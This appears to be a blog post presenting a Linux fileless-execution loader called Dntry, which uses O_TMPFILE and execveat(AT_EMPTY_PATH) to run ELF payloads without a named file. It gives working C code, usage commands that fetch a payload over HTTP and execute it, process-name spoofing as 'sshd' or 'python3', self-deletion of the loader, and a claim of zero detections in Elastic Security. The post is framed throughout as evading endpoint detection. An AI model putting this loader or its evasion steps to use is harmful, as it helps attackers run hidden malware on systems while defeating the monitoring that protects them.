Fileless ELF Execution via O_TMPFILE
O_TMPFILE creates anonymous inodes on real filesystems with no directory entry. Combine it with execveat(AT_EMPTY_PATH) and you get fileless ELF execution that looks nothing like memfd_create in telemetry.

Hello guys! So today I want to show a way to execute an ELF payload that never touches disk as a named file. No memfd_create, no /memfd: prefix anywhere in telemetry. The trick is O_TMPFILE combined with execveat(AT_EMPTY_PATH), and it works on any kernel since 3.19.
The issue with memfd_create is that it leaves a very specific fingerprint: process.executable shows /memfd:name (deleted), the backing device is 00:01 (the kernel’s internal anonymous tmpfs), and the syscall number is 319. Elastic, Falco, and basically every modern EDR have signatures for exactly that combination. O_TMPFILE takes a completely different path through the kernel and produces none of those artifacts.
O_TMPFILE is an open() flag introduced in Linux 3.11. Instead of passing a filename, you pass a directory:
int fd = open("/tmp", O_TMPFILE | O_RDWR | O_CLOEXEC, 0700);
That’s still plain open(), syscall 2. The kernel allocates an inode directly on that filesystem’s superblock and returns a file descriptor. No directory entry is ever created. The file never appears in ls or find, and no creation event fires.
The reason comes down to the inode/dentry split. An inode is the kernel’s internal object for a file: data, permissions, timestamps, block addresses. A dentry is the name-to-inode mapping that makes /tmp/payload resolvable. O_TMPFILE creates the inode but the resulting dentry is kept unhashed, never inserted into the directory tree. inotify and fanotify hook creation events through dentry operations, so without a visible dentry neither fires a creation event. No IN_CREATE, no FAN_CREATE.
The inode lands on the real /tmp filesystem with a real device number. This is not a memory trick. linkat(2) with AT_EMPTY_PATH can materialize the anonymous inode into a named path at any point while you hold the fd. But we never do that.
Once we have the fd, writing the payload is just:
write(fd, elf_bytes, elf_size);
Now the execution part. The kernel refuses to exec a fd that is open for writing; it returns ETXTBSY. The fix is to reopen the inode read-only through /proc/self/fd/ and close the original:
char fdpath[64];
snprintf(fdpath, sizeof(fdpath), "/proc/self/fd/%d", fd);
int ro_fd = open(fdpath, O_RDONLY | O_CLOEXEC);
close(fd);
Then execute with execveat and the AT_EMPTY_PATH flag:
execveat(ro_fd, "", argv, envp, AT_EMPTY_PATH);
When execveat gets AT_EMPTY_PATH with an empty path string it calls do_execveat_common() skipping path resolution entirely. The VFS never walks a directory tree, never constructs a pathname, never touches a visible dentry. It takes the backing file from the fd and loads the ELF directly.
What the kernel records for the running process:
process.executable: /tmp/#220 (deleted)
The # prefix and inode number are how the kernel represents a nameless inode in /proc. The (deleted) suffix is there for the same reason any unlinked-but-running binary gets it: it’s the same suffix a totally legitimate process produces if its binary gets unlinked while running. Nothing specific to fileless execution.
I built this into Dntry with three input modes: local file, HTTP fetch, and stdin pipe. The execution path:
static void exec_anon(int anon_fd, char *const argv[], char *const envp[],
                      const char *spoof_name)
{
    char fdpath[64];
    snprintf(fdpath, sizeof(fdpath), "/proc/self/fd/%d", anon_fd);
    int ro_fd = sc_open(fdpath, O_RDONLY | O_CLOEXEC, 0);
    sc_close(anon_fd);

    if (spoof_name)
        prctl(PR_SET_NAME, spoof_name, 0, 0, 0);

    char self_path[PATH_MAX] = {0};
    ssize_t n = readlink("/proc/self/exe", self_path, sizeof(self_path) - 1);
    if (n > 0) sc_unlink(self_path);

    sc_execveat(ro_fd, "", argv, envp, AT_EMPTY_PATH);
}
prctl(PR_SET_NAME) renames the thread before execveat replaces the process image. readlink("/proc/self/exe") gives back the real filesystem path the binary was loaded from, and that’s what gets unlinked before the payload takes over. The candidate directories skip shared memory paths on purpose:
static const char *anon_dirs[] = { "/tmp", "/var/tmp", "/run", NULL };
You call it like this:
cat payload.elf | ./dntry stdin python3
./dntry http http://192.168.1.10:8080/payload python3
./dntry file ./payload python3
The spoof name becomes argv[0] of the exec’d process and what shows up as process.name in telemetry:
process.name:       python3
process.executable: /tmp/#220 (deleted)
prctl(PR_SET_NAME) before exec only covers the window between the call and exec itself. After execveat replaces the process image, the kernel sets comm from the inode name, #1835068 not sshd. argv[0] spoofing still works since that passes through exec args, so process.name is fine. For comm to also match, the payload itself needs to call prctl(PR_SET_NAME) at startup.


Running the loader under strace shows the full chain:
strace -e trace=open,read,write,execveat,prctl,unlink ./dntry http http://192.168.1.10:8080/payload sshd
open("/tmp", O_RDWR|O_CLOEXEC|O_TMPFILE, 0700)- anonymous inode, syscall 2read/writeloop - payload written to anon fdopen("/proc/self/fd/3", O_RDONLY|O_CLOEXEC)- reopen to drop the write flagprctl(PR_SET_NAME, "sshd")- thread rename before execunlink("/home/user/dntry")- loader gone from disk (absolute path from readlink)execveat(4, "", ["sshd"], ..., AT_EMPTY_PATH)- direct fd exec, no path
The payload runs cleanly:

Zero detections in Elastic Security:

Fileless detection is built around specific memfd_create artifacts: the memfd: prefix in process.executable, device 00:01, syscall 319. O_TMPFILE produces none of them. It goes through the normal open() path on a real mounted filesystem, execveat(AT_EMPTY_PATH) hands the kernel an fd directly, and no path string is ever constructed anywhere in the chain.
The (deleted) suffix appears on any process whose binary was unlinked while running, so that’s not specific to this. The #N format in the path is unusual since no legitimate process has an executable at /tmp/#220, but that’s not what the current memfd signatures key on. Those are written for the /memfd: prefix and device 00:01, and neither is present here. O_TMPFILE is one of those flags everybody walks past on the way to /dev/shm, which is exactly what makes it useful.
Source: github.com/MatheuZSecurity/Dntry